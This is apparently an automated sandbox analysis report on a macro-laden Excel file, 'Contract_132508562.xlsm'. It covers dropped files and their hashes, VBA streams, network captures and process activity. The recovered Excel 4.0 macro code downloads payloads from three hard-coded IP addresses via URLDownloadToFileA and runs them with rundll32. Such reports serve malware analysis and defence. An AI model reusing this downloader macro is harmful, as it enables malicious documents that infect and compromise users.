SHA-256:	4DD716427F8687E95A353F6AD5D9B6948BD7F02F09544968B2B39096A7764A9E
SHA-512:	521EA88C22279AA46F477A6F1721A1CA32D5120CA5D4D65E8FBCAB210F609C335EFB48AE92FD154961BF2A5CC89E7B055B1314DFE294CB873D4164EE331BA6EC
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?...".(..r.izl.$...\l....8..wt;vk....E/jgv....fet.....R..N*.5....+.b.Vr.,4d....>~.>.=...mlH....X.=....`q.u.....c....]O&_.p6.Mu..d6..-...[..M'selu../S5.{.....eK+.Hj.J.t.. 4.>....HFS..2..H..E.r..q..V....X..P....rZ..N..u.d7.w...70(..=..'7..[i...b.....f.X.J...1j.....\..j:.T*#+...(.=$../+).#...O}.....}.....[./...4./.u<M...V.o??.f.....Z.....s.....{..c..!...-....}.....>.'....=..M..}....G`.q.....y..k.@...]..K..#...S.... .p.2pg.....PK.....!.x.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Contract_132508562.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Tue Apr 6 19:55:39 2021, atime=Tue Apr 6 19:55:39 2021, length=181141, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.5646868227619475
Encrypted:	false
SSDEEP:	48:8D/XT0jFqZk/MchyVQh2D/XT0jFqZk/MchyVQ/:8D/XojFqZkUchyVQh2D/XojFqZkUchyK
MD5:	E6CBDAAD44D57AABE8215DCFA0E087B7
SHA1:	D3F373DCFB9AE9A3FF24AF21135F79DC663A4454
SHA-256:	DE61F7139904A668341F31C31C897CB5EA393BC715C22AB576EFD226789F8F4A
SHA-512:	E6457C634AF0443B9DCF9B947C79D8B60CD80725DA743C9024825E87377B70FB149FF940B92239C772120C5778058E2F6DFC4BD5776CF24AA13E92B1CC658F18
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{.....3'+....3'+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R. .CONTRA~1.XLS..\.....Q.y.Q.y*...8.....C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop\Contract_132508562.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Apr 6 19:55:39 2021, atime=Tue Apr 6 19:55:39 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.484186514420863

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Encrypted:	false
SSDEEP:	12:85QA8FdsNcLgXg/XAlCPCHaXtB8XzB/ubX+WnicvbrubDtZ3YilMMEpxRljKnXcs:8538LsNK/XTd6j8YeviDv3qVrNru/
MD5:	D999508FB80FA8E3FD8025ABFD486321
SHA1:	FC8D5AA194E5CBC25945F27DED860D12F911071B
SHA-256:	5F7EBA57C6E925E80F4D7F97D5574ECDD182DD16920B7653A3E392EF6CA5E7CD
SHA-512:	4E43D3B1B7FA2FAB092DAAD5BE182A28E1D47ED26002D63689250FB3EE2A3ECB28A5ADE6EDD4C06E205FB6D9F086F94E5F9B91DC40BB4780F542C99A11FC8E43
Malicious:	false
Reputation:	low
Preview:	L..................F...........7G.....3'+.....3'+... ....i....P.O. .:i.....+00.../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1......Q.y..user.8......QK.X.Q.y*...&=....U..............A.l.b.u.s.....z.1......R....Desktop.d......QK.X.R..*..._=..............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.......i..............-...8...[...........?J......C:\Users\..#..................\\066656\Users.user\Desktop.......\.....\.....\.....\.....\.D.e.s.k.t.o.p.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m...........-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......066656..........D_....3N...W...9r.[.*.......}EkD_....3N...W...9r.[.*.......}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.781940430995407
Encrypted:	false
SSDEEP:	3:oyBVomxWt7Gc1TXLUl+EUGc1TXLUlmxWt7Gc1TXLUlv:djeCQTXLUdQTXLUzCQTXLU1
MD5:	2747EA491ECD274541188B946DBEAD52
SHA1:	2A2A3512122B2BD922198D13BAF6553133070B9B
SHA-256:	1AE9A2620049FE85A0455585E86DF191D62B6BA603C97E3E98949575178C02EC
SHA-512:	F6332A74651850286C30BD107B45D1FE1F6D9A49065EFF2E5212743C26E193924856C9F7A5702C37FBFC824CF6765488082D7A274E53F709620938CE463E1595
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Contract_132508562.LNK=0..Contract_132508562.LNK=0..[misc]..Contract_132508562.LNK=0..

C:\Users\user\Desktop\55DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	181141
Entropy (8bit):	7.964105214036775
Encrypted:	false
SSDEEP:	3072:3sjuXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGu:3siE5SDvbXAyHbVt15wTQD/
MD5:	69F4D55939A258FA632B416A61ACC9E0
SHA1:	398C74B760A3F54C27EDE8D5A2BAD37B21615E1C
SHA-256:	884714D2130653FD4D0D2261F165202F04BFECA2D9FC6F223B6EF79A69D52BCF
SHA-512:	8E61FC804C7907EAE86390A4E61F4D3FBFE31B1569DE1E89E7BE28704AB276D5353BD8B4A59FBCD9EE0E0383C2633484A5B04F51E6DDD2EE6E9992493F23651A
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.izl.$...\l....8..wl;vk....E/jgv....fet.........R..N*.5....+.b.Vr.,4d....>~.>.=...mlH....X.=....`q.u.....c....]O&_.p6.Mu..d6..-...[..M'selu../S5.{.....eK+.Hj.J.t.. 4.>....HFS..2..H..E.r..q..V....X..P....rZ..N..u.d7.w...70(..=..'7..[i...b.....f.X.J...1j......\..j:.T*#+...(.=$../+).#...O}......}.....[./...4./.u<M...V.o??.f.......Z......s......{..c..!...-....}.......>.'....=..M..}....G`.q......y..k.@...]..K..#...S.... .p.2pg........PK..........!.x..............[Content_Types].xml ...(..

C:\Users\user\Desktop\~$Contract_132508562.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90

C:\Users\user\Desktop\~$Contract_132508562.xlsm	
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.963229655761012
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Contract_132508562.xlsm
File size:	178369
MD5:	4acf095722b577ef282e9b2b736de65d
SHA1:	fbb4e8aee2d48443cd9ee930fc79891edc88edaa
SHA256:	8815a2be7dfd8565affb9271d229aab6289a97a96de5428c966fad85c6141e68
SHA512:	72cc25cf42e1dd36a27164643ca978a16422c9e7cd03a16a78ad36cc4279959a68102c78cc76b5148f378e0413637187e86a886ed4cd9cd250403a39c19c40b8
SSDEEP:	3072:qHYXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGUmh:qHgE5SDvbXAyHbVt15wTQDjmh
File Content Preview:	PK.....!..D.C.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/382682/sample/Contract_132508562.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-04-05T10:24:08Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 1415

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	1415
Data ASCII:	. . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 02 f0 00 00 00 f2 02 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 20 03 00 00 ec 04 00 00 00 00 00 00 01 00 00 00 d2 b3 f0 e3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.ScreenUpdating
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 587

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	587
Entropy:	5.30322377136
Base64 Encoded:	True
Data ASCII:	ID="{00000000-0000-0000-0000-000000000000}"..Document=......../&H00000000..Document=....1/&H00000000..Module=Module1..Document=....2/&H00000000..HelpFile=""..Name="VBAProject"..HelpContextID="0"..VersionCompatible32="393222000"..CMG="6B69C7722A762A762E7A2E
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb

Stream Path: PROJECTwm, File Type: data, Stream Size: 89

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	89
Entropy:	3.99189663324
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . 2 . . . 8 . A . B . 2 . . . . .

General	
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 cb e8 f1 f2 32 00 1b 04 38 04 41 04 42 04 32 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3165

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3165
Entropy:	4.47387908896
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 575

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	575
Entropy:	6.43198224607
Base64 Encoded:	True
Data ASCII:	. ; . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . l . ^ b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 3b b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 6c a6 5e 62 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 1014

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	1014
Entropy:	3.25066068683
Base64 Encoded:	True
Data ASCII:	. . . . E . . . . n } . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 01 f0 00 00 00 ea 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff f1 02 00 00 45 03 00 00 00 00 00 00 01 00 00 00 d2 b3 6e 7d 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 1278

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	1278
Entropy:	3.41554657424
Base64 Encoded:	True
Data ASCII:	. . . . M . . . . b 7 . . . . # . . . . Z . . ? . . J . . $ . . . ; . . . . F . . . . f < . @ . . h . . V . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 03 00 01 00 01 00 00 e2 03 00 00 e4 00 00 00 10 02 00 00 10 04 00 00 e9 03 00 00 4d 04 00 00 00 00 00 00 01 00 00 00 d2 b3 62 37 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 c8 5a f9 c4 3f e9 97 4a 88 a0 24 7f be c3 3b 18 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1425

<table>
<tr><th>General</th><th></th></tr>
<tr><td>Stream Path:</td><td>VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>1425</td></tr>
<tr><td>Entropy:</td><td>3.30339911501</td></tr>
<tr><td>Base64 Encoded:</td><td>True</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . b . . . . i . . . . # . . . . H . o u . . B . P 2 . @ . . . . F . . . . 3 . Z 4 A ? E . . . | . A . . . . x . . . . M E . . . .</td></tr>
<tr><td>Data Raw:</td><td>01 16 03 00 01 00 01 00 00 62 04 00 00 e4 00 00 00 10 02 00 00 90 04 00 00 69 04 00 00 d9 04 00 00 00 00 00 00 01 00 00 00 d2 b3 f3 e4 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 a3 48 f6 6f 75 d3 0a 42 90 50 32 bc 40 c7 bd 81 19 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00</td></tr>
</table>

Macro 4.0 Code

```
"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur1""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()"=GOTO(Hi!D4)
```

```
,,,,,,=NOW(),,,,,,,,,,,,,"=NOW()=NOW()=NOW()=FORMULA(""URLDownloadToFileA"",CE271)",,,,,,,,,,,,"=CONCATENATE(CC274,CD266,CC273)",,,,,,,,,,,,,"=CONCATENATE(CC275,CD266,CC273)","=NO
W()=NOW()=NOW()=REGISTER(CE270,CE271,CE269,CE273,,1,9)=NOW()=NOW()",JJCCJJ,,,,,,,,,,,"=CONCATENATE(CC276,CD266,CC273)","=NOW()=NOW()=NOW()=REGISTER(CE270,CE271,CE
272,CE273,,1,9)",uRlMon,,,,,,,,,,,,"=NOW()=NOW()=NOW()=Belandes(0,CC268,""..\Hodas.vyur"",0,0)",,,,,,,,,,,,,"=NOW()=NOW()=NOW()=Belandes(0,CC269,""..\Hodas.vyur1"",0,0)",JJCCBB,,,,,,,,,,,"="".dat""
","=NOW()=NOW()=NOW()=Belandes(0,CC270,""..\Hodas.vyur2"",0,0)",Belandes,,,,,,,,,,,"=""http://83.136.232.110/""",,,,,,,,,,,,,"=""http://185.212.131.194/""",,,,,,,,,,,,,"=""http://190.14.37.247/""",,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=GOTO(Jo!E4),,,,,,,
```

```
"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur2""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()"=HALT()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/06/21-13:56:49.908477	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	185.212.131.194	192.168.2.22
04/06/21-13:56:52.144287	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:56:55.704260	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:02.134366	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:12.714807	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:17.134598	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:20.694827	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 13:56:07.582269907 CEST	49167	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:10.584435940 CEST	49167	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:16.591010094 CEST	49167	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:28.607074022 CEST	49168	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:31.615137100 CEST	49168	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:37.621575117 CEST	49168	80	192.168.2.22	83.136.232.110
Apr 6, 2021 13:56:49.667118073 CEST	49169	80	192.168.2.22	185.212.131.194

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 13:56:49.715688944 CEST	80	49169	185.212.131.194	192.168.2.22
Apr 6, 2021 13:56:49.715841055 CEST	49169	80	192.168.2.22	185.212.131.194
Apr 6, 2021 13:56:49.716993093 CEST	49169	80	192.168.2.22	185.212.131.194
Apr 6, 2021 13:56:49.764610052 CEST	80	49169	185.212.131.194	192.168.2.22
Apr 6, 2021 13:56:49.908477068 CEST	80	49169	185.212.131.194	192.168.2.22
Apr 6, 2021 13:56:49.908761978 CEST	49169	80	192.168.2.22	185.212.131.194
Apr 6, 2021 13:56:49.932933092 CEST	49170	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:56:52.926547050 CEST	49170	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:56:58.933198929 CEST	49170	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:57:10.931849003 CEST	49171	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:57:13.941555977 CEST	49171	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:57:19.948101044 CEST	49171	80	192.168.2.22	190.14.37.247
Apr 6, 2021 13:57:54.957835913 CEST	80	49169	185.212.131.194	192.168.2.22
Apr 6, 2021 13:57:54.958056927 CEST	49169	80	192.168.2.22	185.212.131.194
Apr 6, 2021 13:58:00.986504078 CEST	49169	80	192.168.2.22	185.212.131.194
Apr 6, 2021 13:58:01.035425901 CEST	80	49169	185.212.131.194	192.168.2.22

HTTP Request Dependency Graph

- 185.212.131.194

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	185.212.131.194	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 6, 2021 13:56:49.716993093 CEST	0	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.212.131.194 Connection: Keep-Alive
Apr 6, 2021 13:56:49.908477068 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 06 Apr 2021 11:57:47 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2016 Parent PID: 584

General

Start time:	13:55:37
Start date:	06/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff60000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D2CA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402AEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\A4DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
